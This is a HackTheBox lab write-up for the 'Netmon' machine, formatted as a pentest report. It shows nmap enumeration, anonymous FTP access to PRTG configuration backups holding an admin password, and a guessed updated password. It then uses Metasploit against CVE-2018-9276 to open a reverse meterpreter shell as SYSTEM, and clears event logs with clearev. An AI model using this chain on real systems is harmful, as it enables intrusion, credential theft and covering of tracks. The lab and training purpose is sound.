HackTheBox - Netmon (Easy)

Table of contents

Enumeration

Nmap scan


```
# Nmap 7.94 scan initiated Wed Jul 19 09:39:28 2023 as: nmap -A -p- -T5 -oN nmapResult
s.txt 10.129.139.225
Warning: 10.129.139.225 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.139.225
Host is up (0.028s latency).
Not shown: 65403 closed tcp ports (conn-refused), 119 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monito
r)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windo
ws

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-07-19T13:41:04
|_  start_date: 2023-07-19T13:22:27
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 19 09:41:12 2023 -- 1 IP address (1 host up) scanned in 103.70 seconds
```

Web enumeration


Let's take a look at the web server :




There is a login page for PRTG Network Monitor. PRTG Network Monitor is an agentless network monitoring software from Paessler AG. Several software versions are combined under the umbrella term Paessler PRTG. It can monitor and classify system conditions like bandwidth usage or uptime and collect statistics from miscellaneous hosts as switches, routers, servers and other devices and applications.

I tried default credentials for this login page (`prtgadmin:prtgadmin`), but these credentials are not valid.

We can see the installed version of this web application at the bottom of the page :



After some research, I found this CVE (link in the sources at the end of the report) :



CVE-2018-9276 Detail

Description

An issue was discovered in PRTG Network Monitor before 18.2.39. An attacker who has access to the PRTG System Administrator web console with administrative privileges can exploit an OS command injection vulnerability (both on the server and on devices) by sending malformed parameters in sensor or notification management scenarios.

The installed version of this web application on the target should be vulnerable to **CVE-2018-9276**, but we still need to find valid credentials.

FTP enumeration

Since we have access to the FTP service without credentials (anonymous login), we may be able to find some configurations files or logs that may contain credentials for this login page :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Easy/Netmon]
└─$ ftp 10.129.139.225
Connected to 10.129.139.225.
220 Microsoft FTP Service
Name (10.129.139.225:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||50678|)
150 Opening ASCII mode data connection.
11-20-16  10:46PM       <DIR>          $RECYCLE.BIN
02-03-19  12:18AM                 1024 .rnd
11-20-16  09:59PM               389408 bootmgr
07-16-16  09:10AM                    1 BOOTNXT
02-03-19  08:05AM       <DIR>          Documents and Settings
02-25-19  10:15PM       <DIR>          inetpub
07-19-23  09:22AM            738197504 pagefile.sys
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
12-15-21  10:40AM       <DIR>          ProgramData
02-03-19  08:05AM       <DIR>          Recovery
02-03-19  08:04AM       <DIR>          System Volume Information
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
```

We successfully logged in to the FTP service. In the `ProgramData` directory, there is a `Paessler` directory :

```
ftp> cd ProgramData
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50683|)
125 Data connection already open; Transfer starting.
12-15-21  10:40AM       <DIR>          Corefig
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
```

Let’s take a look at it :

```
ftp> cd Paessler
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50694|)
150 Opening ASCII mode data connection.
07-19-23  10:46AM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd PRTG\ Network\ Monitor
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50703|)
150 Opening ASCII mode data connection.
07-19-23  10:05AM       <DIR>          Configuration Auto-Backups
07-19-23  09:23AM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
07-19-23  09:23AM       <DIR>          Logs (Web Server)
07-19-23  09:27AM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
07-19-23  10:46AM              1697245 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
```

There are configuration files :

- PRTG Configuration.dat
- PRTG Configuration.old
- PRTG Configuration.old.bak


Let's download those files and see if we can find useful information in it :

```
ftp> mget PRTG\ Configuration.*
mget PRTG Configuration.dat [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||50765|)
150 Opening ASCII mode data connection.
100% |***********************************************************************************
*|  1161 KiB    2.73 MiB/s    00:00 ETA
226 Transfer complete.
1189697 bytes received in 00:00 (2.73 MiB/s)
229 Entering Extended Passive Mode (|||50766|)
150 Opening ASCII mode data connection.
100% |***********************************************************************************
*|  1161 KiB    2.72 MiB/s    00:00 ETA
226 Transfer complete.
1189697 bytes received in 00:00 (2.72 MiB/s)
229 Entering Extended Passive Mode (|||50767|)
150 Opening ASCII mode data connection.
100% |***********************************************************************************
*|  1126 KiB    2.86 MiB/s    00:00 ETA
226 Transfer complete.
1153755 bytes received in 00:00 (2.86 MiB/s)
```

At line 142 of the `PRTG Configuration.old.bak` configuration file, we can find a password for the `prtgadmin` user :

```
[CROPPED]
   138                0
   139              </dbcredentials>
   140              <dbpassword>
   141                <!-- User: prtgadmin -->
   142                [HIDDEN]2018
   143              </dbpassword>
   144              <dbtimeout>
   145                60
[CROPPED]
```

But if we try to use them on the login page on port 80, the credentials are not valid. Since the `.bak` file was created in **2018**, the password may have been changed. What if we try to replace `2018` for `2019` at the end of the password :



We found valid credentials.

CVE-2018-9276

Now, we can exploit **CVE-2018-9276**. I will use the Metasploit Framework to exploit this vulnerability in order to get a meterpreter shell :

```
msf6 > search cve:CVE-2018-9276

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check
Description
   -  ----                                          ---------------  ----       -----
-----------
   0  exploit/windows/http/prtg_authenticated_rce  2018-06-25       excellent  Yes
PRTG Network Monitor Authenticated RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/wind
ows/http/prtg_authenticated_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/prtg_authenticated_rce) > set RHOSTS 10.129.139.225
RHOSTS => 10.129.139.225
msf6 exploit(windows/http/prtg_authenticated_rce) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/http/prtg_authenticated_rce) > set ADMIN_PASSWORD PrTg@dmin2019
ADMIN_PASSWORD => PrTg@dmin2019
msf6 exploit(windows/http/prtg_authenticated_rce) > run

[*] Started reverse TCP handler on 10.10.14.93:4444
```

```
[+] Successfully logged in with provided credentials
[+] Created malicious notification (objid=2018)
[+] Triggered malicious notification
[+] Deleted malicious notification
[*] Waiting for payload execution.. (30 sec. max)
[*] Sending stage (175686 bytes) to 10.129.139.225
[*] Meterpreter session 1 opened (10.10.14.93:4444 -> 10.129.139.225:50898) at 2023-07
-19 11:10:09 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We now have a reverse meterpreter shell as `NT AUTHORITY\SYSTEM`.

Clearing tracks

- Remove logs using the `clearev` command with the meterpreter.

Vulnerabilities summary

FTP misconfiguration

Pentester evaluation

- Score : **7.5 HIGH**
- Impact : Allows an attacker to login on FTP without credentials in order to access sensitive files. This represent a big confidentiality compromise.

Patch proposition

Disable anonymous login on the FTP service.

PRTG Network Monitor OS command injection (CVE-2018-9276)

Pentester evaluation

- Score : **9.1 CRITICAL**
- Impact : If an attacker gain access to the admin panel on the PRTG Network Monitor web application, he is able to exploit **CVE-2018-9276** (**OS command injection**) in order to gain access to the system as `NT AUTHORITY\SYSTEM`.

Patch proposition

Update PRTG Network Monitor to the latest version.

Tools used

- Nmap ← scan open ports and service versions
- Ftp ← interact with the FTP server
- Metasploit Framework ← run exploits against the target system

Sources

- PRTG Network Monitor OS command injection : https://nvd.nist.gov/vuln/detail/CVE-2018-9276
- FTP anonymous login enabled : https://nvd.nist.gov/vuln/detail/CVE-1999-0497